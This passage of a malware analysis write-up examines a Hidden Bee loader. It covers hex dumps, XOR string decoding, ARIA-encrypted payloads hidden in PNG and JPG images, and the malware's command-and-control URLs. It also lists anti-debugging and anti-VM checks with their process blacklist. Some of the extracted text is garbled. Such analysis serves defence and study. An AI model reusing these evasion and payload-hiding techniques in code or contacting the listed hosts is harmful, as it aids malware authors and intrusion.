
Address	Hex dump	ASCII
02660000	52 49 46 46 C4 BE 00 00 57 41 56 45 66 6D 74 20	RIFF-2..WAUfmt
02660010	10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00	...0.0.C>...)
02660020	02 00 10 00 64 61 74 61 A0 BE 00 00 01 04 00 10	0..dataaz...0+
02660030	1C 0A 74 00 0C 05 00 00 88 BE 00 00 70 06 00 00	L.t...kz...p..
02660040	18 B8 00 00 00 00 00 00 09 00 11 00 64 7E 6E 66	↑\$.....4.d*nf
02660050	66 24 6E 66 66 00 00 0C 00 26 00 41 4F 58 44 4F	f\$nf...&.AOXDO
02660060	46 39 38 24 6E 66 66 00 0C 00 08 00 4B 4E 5C	F98\$nf...K.N\
02660070	48 5A 43 39 38 24 6E 66 66 00 08 00 04 00 49	KZC98\$nf...0..I
02660080	6B 68 63 64 6F 7E 24 6E 66 66 00 0A 00 06 00	khodo*\$nf...+
02660090	47 59 5C 49 58 5E 24 6E 66 66 00 00 00 00 00	GV\IX^\$nf...+
026600A0	8C E7 AE 97 9F 66 6D 68 98 5C 88 08 24 75 82 00	I\$<S&f2k↑k\$ue.
026600B0	30 B8 82 00 90 B8 93 1C CA 96 93 1C 5E 96 93 1C	0Se.kq 0L^P0L^P0L
026600C0	06 2E 6B 03 F9 58 B6 04 07 32 B5 50 47 7B 08 55	+kE*XA+2APG[U
026600D0	11 45 15 4E 89 5F B7 29 8D AF D2 7D 4F 5B A8 63	4ESNe_e)2>D)0[Ec
026600E0	90 75 82 00 23 32 A1 6F 3C CE EE 30 8E DA FD E2	Eue.#2io<f†0Ar#0
026600F0	58 3F 15 5A FA 34 19 49 FE E5 19 0E 2F 87 08 1C	X?32 4+!n+!#<peL
02660100	1F BB 31 CF 27 75 8D CA 2E CF 8F 66 9E 33 69 B7	η 1B*2#.0Cf×3IE
02660110	63 A1 B8 13 97 0F 2C 38 07 CA 70 38 E3 EA 82 20	ciS!\$*,8.#p0M#e
02660120	C2 40 94 05 10 C6 9E EB BA A1 CD EC 79 AB BF D2	f†0#>A!P0  =yyz_0
02660130	BE F1 01 5D 89 16 AD 41 56 F2 39 D6 B3 B0 DE 11	##"0]l_sAV.9i 04
02660140	9C FC 3F F3 11 F1 BF 5F 6E 2A 16 74 2F 2E B5 AE	†A?^4"n_n*./..A<<
02660150	5B 49 87 74 23 08 0C EA 17 97 88 87 5B 75 8B 34	[Iot#...I\$&k0Lu04

This is an executable component that is loaded into Internet Explorer. After it decodes the imports, it starts to look much more familiar:


Address	Hex dump	ASCII
02A80000	01 04 00 10 1C 00 74 00 0C 05 00 00 88 BE 00 00	0+.L.t...kz...
02A80010	70 06 00 00 18 B8 00 00 00 00 00 00 09 00 11 00	p*..↑\$.....4.
02A80020	6E 74 64 6C 6C 2E 64 6C 6C 00 00 0C 00 26 00 4B	ntdll.dll...&.K
02A80030	45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00 0C 00 08	ERNEL32.dll...0
02A80040	00 41 44 56 41 50 49 33 32 2E 64 6C 6C 00 00 08	.ADVAPI32.dll..0
02A80050	00 04 00 43 61 62 69 6E 65 74 2E 64 6C 6C 00 00	..Cabinet.dll..
02A80060	0A 00 06 00 40 53 56 43 52 54 2E 64 6C 6C 00 00	..*.MSUCRT.dll..
02A80070	00 00 00 00 18 FA 8D 77 F0 47 8F 77 E4 A3 98 77	...↑2w-GCwnúsw
02A80080	1B 3B 8F 77 40 53 8F 77 C0 55 8F 77 C0 53 8F 77	+;Cw@S0w+U0w+Scw
02A80090	C0 54 8F 77 1F 53 92 77 28 5C 90 77 78 62 90 77	LTCw*Siw(\EwxbEw
02A800A0	C4 73 90 77 48 60 90 77 68 41 8F 77 05 57 91 77	As-wh*-whA2
02A800B0	D6 3C 8F 77 C0 4C 8F 77 EE 2A 0B 77 D0 09 0B 77	i<Cw+LCwt*swd sw
02A800C0	2B 45 0C 77 41 CF 0B 77 A3 B6 0A 77 46 BA 0B 77	+E.wA00wuA.wf  sw
02A800D0	62 0F 0B 77 D3 33 0C 77 CF CD 0B 77 A4 1D 0C 77	b*swE3.w0=swA#.w
02A800E0	4F 21 0C 77 26 3C 0C 77 B6 2F 0C 77 7C CA 0B 77	0†.w&<.wA/.w!#sw

We can see that it follows an analogical structure to the one described in last year’s article.


This module is first executed within Internet Explorer. Then, it creates another process (dllhost.exe) in a suspended state:



It injects its original copy there ([769a05f0eddd6ef2ebdd13618b244758](#)):



Then it redirects execution to its loading function. Below, we can see the Entry Point of the implanted module within dllhost.exe.



A detailed analysis of the execution flow of this module and its format will be given later in the article.

At this point, it is important to note that the dllhost.exe is the module that further downloads the aforementioned images.

### The modules with the custom format


The module with the custom format is analogous to the one [described before](#). However, we can see that it has significantly evolved.

There are changes in the header, as well as improvements in the implementation.

### Changes in the custom format

The new header is similar to the [previous one](#). The few details that have changed are: the magic number at the beginning (from 0x10000301 to 0x10000401), and the format in which the DLLs are stored (the length of a DLL name has been added). That’s why we will refer to this format as “0x10000401 format.”

Another change is that now the names of the DLLs are obfuscated by a simple XOR with 1 byte character. They are deobfuscated just before being loaded.



Summing up, we can visualize the new format in the following way:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	01	04	00	10	1C	00	74	00	0C	05	00	00	B8	BE	00	00	...t.....I..
00000010	70	06	00	00	18	B8	00	00	00	00	00	00					p.....
-----																	
00000020	64	7E	6E	66	66	24	6E	66	66	00	00	0C	00	26	00	41	d~nff\$nff....&.A
00000030	4F	58	44	4F	46	39	38	24	6E	66	66	00	00	0C	00	08	OXDOF98\$nff.....
00000040	00	4B	4E	5C	4B	5A	43	39	38	24	6E	66	66	00	00	0B	.KN\KZC98\$nff...
00000050	00	04	00	49	6B	68	63	64	6F	7E	24	6E	66	66	00	00	...Ikhcdo~\$nff..
00000060	0A	00	06	00	47	59	5C	49	58	5E	24	6E	66	66	00	00	...GY\IX^\$nff..
00000070					8C	E7	AE	97	9F	66	BD	6B	9B	5C	88	0B	šç@-zf`k>\..
00000080	24	75	82	0D	30	B8	82	0D	9D	BB	93	1C	CA	96	93	1C	\$u,.0,,,t»".E-"
00000090	5E	96	93	1C	06	2E	6B	D3	F9	58	B6	04	07	32	B5	50	^-"...kóúXq..2µP
00000180	87	F0	96	7C	3D	AD	39	0D	C7	0E	E0	3D	F3	16	E6	F5	‡d- =.9.ç.í=ó.óđ
00000190	7C	B0	3E	88	EA	3D	9D	7C									°>.ę=ł
-----																	
000001A0	8B	4C	24	08	8B	44	24	08	33	D2	83	C0	14	38	51	07	d`0...šV
000001B0	74	1C	33	F6	39	51	10	88	51	07	76	12	8B	D6	83	E2	<L\$.<D\$.3Ń.Ř.8Q.
0000B810	00	00	00	00	00	00	00	83	03	00	00	B2	03	00	00		.....
0000B820	BF	03	00	00	E1	03	00	00	04	04	00	00	13	04	00	00	ž...á.....
0000B830	24	04	00	00	2D	04	00	00	42	04	00	00	47	04	00	00	\$...-...B...G...
0000B840	55	04	00	00	61	04	00	00	8C	04	00	00	9C	04	00	00	U...a...š...š...
0000B850	BF	04	00	00	CE	04	00	00	EE	04	00	00	FA	04	00	00	ž...í...í...ú...
0000B860	01	05	00	00	79	05	00	00	B0	05	00	00	B7	05	00	00	...y...°.....
0000B870	BE	05	00	00	CA	05	00	00	DF	05	00	00	EA	05	00	00	I...Ě...š...ę...
0000B880	F2	05	00	00	51	06	00	00	63	06	00	00	74	06	00	00	ň...Q...c...t...

## HEADERS

**DLLs**  
 DLLs offset = 0x1C  
 struct dll\_record {  
 WORD name\_length,  
 WORD functions\_count,  
 char name []; //XORed  
 }

**IAT**  
 IAT offset = 0x74  
 DWORD checksum[];

**CODE**  
 Entry Point = 0x050C

**RELOCATIONS**  
 Offset = 0xB818  
 Size = 0x0670  
 Module Size = 0xBE88

## Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```
003107F5 lea    eax, [ebp-2CCh]
003107FB push   104h
00310800 push   eax                ; _DWORD
00310801 push   offset unk_317830
00310806 call   decode_memory
0031080B pop    ecx
0031080C push   eax                ; _DWORD
0031080D call   ds:ExpandEnvironmentStringsW
```

The decoding algorithm is simple, based on XOR:

```
1  _BYTE *_cdecl decode_memory(_BYTE *input_arr)
2  {
3  _BYTE *output_arr; // eax
4  unsigned int indx; // esi
5  bool is_finished; // zf
6
7  output_arr = input_arr + 0x14;
8  if ( input_arr[7] )
9  {
10     indx = 0;
11     is_finished = *((_DWORD *)input_arr + 4) == 0;
12     input_arr[7] = 0;
13     if ( !is_finished )
14     {
15         do
16         {
17             output_arr[indx] ^= input_arr[(indx & 7) + 8];
18             ++indx;
19         }
20         while ( indx < *((_DWORD *)input_arr + 4) );
21     }
22 }
23 return output_arr;
24 }
```

### Inside the images downloader

Let's look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that's why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first "WASM" mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used steganography works.

First, we can see that the URLs are retrieved from their Base64 form:

```
00311B58 mov     [ebp+arg_0], eax
00311B5B push   eax
00311B5C lea   eax, [ebp+arg_0]
00311B5F push   offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push   eax
00311B65 push   esi
00311B66 call  base64_decode
00311B6B add   esp, 10h
```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13 http://38.75.137.9:9088/im
```


So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

### Decoding the JPG

After the payload is retrieved, the JPG header is validated.

```
1CB8      jz      loc_311F3C
1CBE      cmp     byte ptr [ebx], 0FFh
1CC1      jnz     invalid_payload
1CC7      cmp     byte ptr [ebx+1], 0D8h
1CCB      jnz     invalid_payload
1CD1      cmp     word ptr [ebx+2], 0E0FFh
1CD7      jnz     invalid_payload
1CDD      cmp     byte ptr [ebx+6], 'J'
1CE1      jnz     invalid_payload
1CE7      cmp     byte ptr [ebx+7], 'F'
1CEB      jnz     invalid_payload
1CF1      cmp     byte ptr [ebx+8], 'I'
1CF5      jnz     invalid_payload
1CFB      cmp     byte ptr [ebx+9], 'F'
1CFF      jnz     invalid_payload
1D05      cmp     byte ptr [ebx+0Ah], 0
1D09      jnz     invalid_payload
```

Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the !rcx magic ID.



After decoding the content, the hash of the lrcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.

```
00311D87 lea    eax, [esi+8]
00311D8A push   32
00311D8C push   eax
00311D8D lea    eax, [ebp+var_4C]
00311D90 push   eax
00311D91 mov    [ebp+arg_0], 40
00311D98 lea    edi, [esi+28h]
00311D9B call   j_memcpy
00311DA0 push   32
00311DA2 lea    eax, [esi+8]
00311DA5 push   0
00311DA7 push   eax
00311DA8 call   j_memset
00311DAD lea    eax, [ebp+var_BC]
00311DB3 push   eax
00311DB4 call   sha256_init
00311DB9 push   [ebp+var_4]
00311DBC lea    eax, [ebp+var_BC]
00311DC2 push   esi
00311DC3 push   eax
00311DC4 call   sha256_hash
00311DC9 lea    eax, [ebp+var_BC]
00311DCF push   eax
00311DD0 lea    eax, [esi+8]
00311DD3 push   eax
00311DD4 call   sha256_finish
00311DD9 lea    eax, [esi+8]
00311DDC push   32
00311DDE push   eax
00311DDF lea    eax, [ebp+var_4C]
00311DE2 push   eax
00311DE3 call   j_memcmp
00311DE8 add    esp, 3Ch
```

If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.

```

00311E1F
00311E1F loc_311E1F:                ; _DWORD
00311E1F push    40h
00311E21 push    1000h                    ; _DWORD
00311E26 push    dword ptr [edi+8]       ; _DWORD
00311E29 push    0                        ; _DWORD
00311E2B call    ds:VirtualAlloc
00311E31 test    eax, eax
00311E33 mov     [ebp+shellcode_mem], eax
00311E36 jz     short loc_311E48

00311E38 push    dword ptr [edi+8]
00311E3B add     edi, 10h
00311E3E push    edi
00311E3F push    eax
00311E40 call    j_memcpy
00311E45 add     esp, 0Ch
    
```

The !rcx package has a simple header:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text	
00000000	21	72	63	78	EA	CF	01	00	1B	5C	78	03	D6	5E	3B	45	!rcx=ð... \x.Ô^;E	Magic: !rcx
00000010	F8	F8	01	E6	E0	91	C5	16	18	3A	6C	38	0D	08	C5	55	ËË.Öf`L...:18..ÛU	Size
00000020	DB	7E	74	8B	78	73	E7	10	B0	0C	00	00	00	00	00	00	Û~t<xsc;°.....	SHA256
00000030	78	0C	00	00	00	00	00	00									x.....	
00000040	00	00	E8	04	00	00	00	0F	31	C0	40	90	0F	84	56	05	1R@...„V.	Code
00000050	30	00	00	00	52	51	50	56	E8	44	00	00	00	61	C3	8B	..č.....`X`d<5	
00000060	54	24	04	8B	44	24	0C	56	8B	74	24	0C	57	8D	3C	02	0...RQPvčD...aĂ<	
00000070	0F	B7	02	42	42	83	F8	41	7C	08	83	F8	5A	7F	03	83	T\$.<D\$.V<t\$.WŤ<.	
00000080	C0	20	0F	B7	0E	46	46	83	F9	41	7C	08	83	F9	5A	7F	..BB.řA ..řZ...	
00000090	03	83	C1	20	3B	D7	73	04	3B	C1	74	D4	5F	2B	C1	5E	ř .-.FF.úA ..úZ.	
000000A0	C3	55	8B	EC	83	EC	4C	8B	45	08	53	56	57	8B	70	0C	..Ă ;*s.;ĂtÔ_+Ă^	
000000B0	6A	6C	58	33	C9	66	89	45	BE	66	89	45	C8	66	89	45	ĂU<ě.ěL<E.SVW<p.	
000000C0	CA	66	89	45	EE	66	89	45	F0	66	89	45	F6	66	89	45	j1X3Ěf#E1f#EĚf#E	
																	Ěf#E1f#EĚf#EĚf#E	

### Decoding the PNG

Retrieving the content from the PNG is more complex.



First, after downloading, the PNG header is checked:

```

-----
003116CE loc_3116CE:
003116CE lea     eax, [ebp+var_8]
003116D1 push    8
003116D3 push    eax
003116D4 push    edi
003116D5 xor     esi, esi
003116D7 mov     [ebp+var_8], 89h
003116DB mov     [ebp+var_7], 'P'
003116DF mov     [ebp+var_6], 'N'
003116E3 mov     [ebp+var_5], 'G'
003116E7 mov     [ebp+var_4], 0Dh
003116EB mov     [ebp+var_3], 0Ah
003116EF mov     [ebp+var_2], 1Ah
003116F3 mov     [ebp+var_1], 0Ah
003116F7 call   j_memcmp
003116FC add     esp, 0Ch

```

The function decoding the PNG has the following flow:

```

| 33 | decoded_buf = 0;
| 34 | png_hdr = 0x89u;
| 35 | v13 = 'P';
| 36 | v14 = 'N';
| 37 | v15 = 'G';
| 38 | v16 = '\r';
| 39 | v17 = '\n';
| 40 | v18 = 26;
| 41 | v19 = 10;
| 42 | if ( !j_memcmp(payload, &png_hdr, 8) )
| 43 |     decoded_buf = (BYTE *)decode_from_png(payload, functions_list, &size);
| 44 | result = free(payload);
| 45 | if ( decoded_buf )
| 46 | {
| 47 |     if ( !(size & 3) )
| 48 |     {
| 49 |         buf_ptr = decoded_buf;
| 50 |         aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(DWORD *)aria_key_ptr);
| 51 |         j_memset(aria_key_ptr + 4, 0, *(DWORD *)aria_key_ptr);
| 52 |         if ( size )
| 53 |         {
| 54 |             do
| 55 |             {
| 56 |                 aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
| 57 |                 index += 16;
| 58 |                 buf_ptr += 16;
| 59 |             }
| 60 |             while ( index < size );
| 61 |         }
| 62 |         if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
| 63 |         {
| 64 |             if ( unpack_cab(&v10, (int)decoded_buf, size) )
| 65 |             {
| 66 |                 module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
| 67 |                 load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
| 68 |                 free_module(&v10);
| 69 |             }
| 70 |         }
| 71 |     }
| 72 |     result = free(decoded_buf);
| 73 | }
| 74 | return result;
| 75 | }

```

It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.

The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :





```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.

2. Connects to the second address:

```
s1tp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

## Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```

36 | j_memset((int)v1, 0, SystemInformationLength);
37 | if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 | {
39 |     while ( !blacklisted_processes[0] )
40 |     {
41 | check_next:
42 |         if ( !*( _DWORD *)v2 )
43 |             goto finished;
44 |         v2 += *( _DWORD *)v2;
45 |     }
46 |     next_proc_name = blacklisted_processes;
47 |     _next_proc_name = blacklisted_processes;
48 |     while ( 1 )
49 |     {
50 |         RtlInitUnicodeString(&v6, *next_proc_name);
51 |         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52 |         {
53 |             if ( ( unsigned __int8)RtlEqualUnicodeString(&v6, v2 + 56, 1 ) )
54 |                 break;
55 |         }
56 |         next_proc_name = _next_proc_name + 1;
57 |         _next_proc_name = next_proc_name;
58 |         if ( !*next_proc_name )
59 |             goto check_next;
60 |     }
61 |     blacklisted_found = 1;
62 | }
63 | finished:
64 |     LocalFree(v7);
65 | }
66 | return blacklisted_found;
67 | }

```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
 “ImmunityDebugger.exe”, “windbg.exe”  
 “EHSniffer.exe”, “iris.exe”, “procexp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```

46 | ms_exc.registration.TryLevel = 0;
47 | CPUID_check(&v27, 0x40000000);
48 | *( _DWORD *)v33 = v28;
49 | *( _DWORD *)&v33[4] = v29;
50 | *( _DWORD *)&v33[8] = v30;
51 | ms_exc.registration.TryLevel = -1;
52 | HIBYTE(v34) = 0;
53 | if ( VPCEXT_check() )
54 |     goto set_vm_flag;
55 | if ( VMWare_io_check() )
56 |     goto set_vm_flag;

```

CPUID with EAX=40000000 ([a check for Hypervisor’s Brand](#)):

```

024335C8 push    40000000h
024335D0 lea    eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

```

```
0243341A pusha
0243341B mov     eax, [ebp+arg_4]
0243341E xor     ebx, ebx
02433420 xor     ecx, ecx
02433422 xor     edx, edx
02433424 cpuid
02433426 mov     edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov     eax, 'VMXh'
0243353F mov     ebx, 0
02433544 mov     ecx, 0Ah
02433549 mov     edx, 'VX'
0243354E in     eax, dx           ; check_for_VMware
0243354F cmp     ebx, 'VMXh'
02433555 setz   [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
02433483 push   ebx
02433484 mov     ebx, 0
02433489 mov     eax, 1
0243348E vpext  7, 0Bh
024334C2 test   ebx, ebx
024334C4 setz   [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
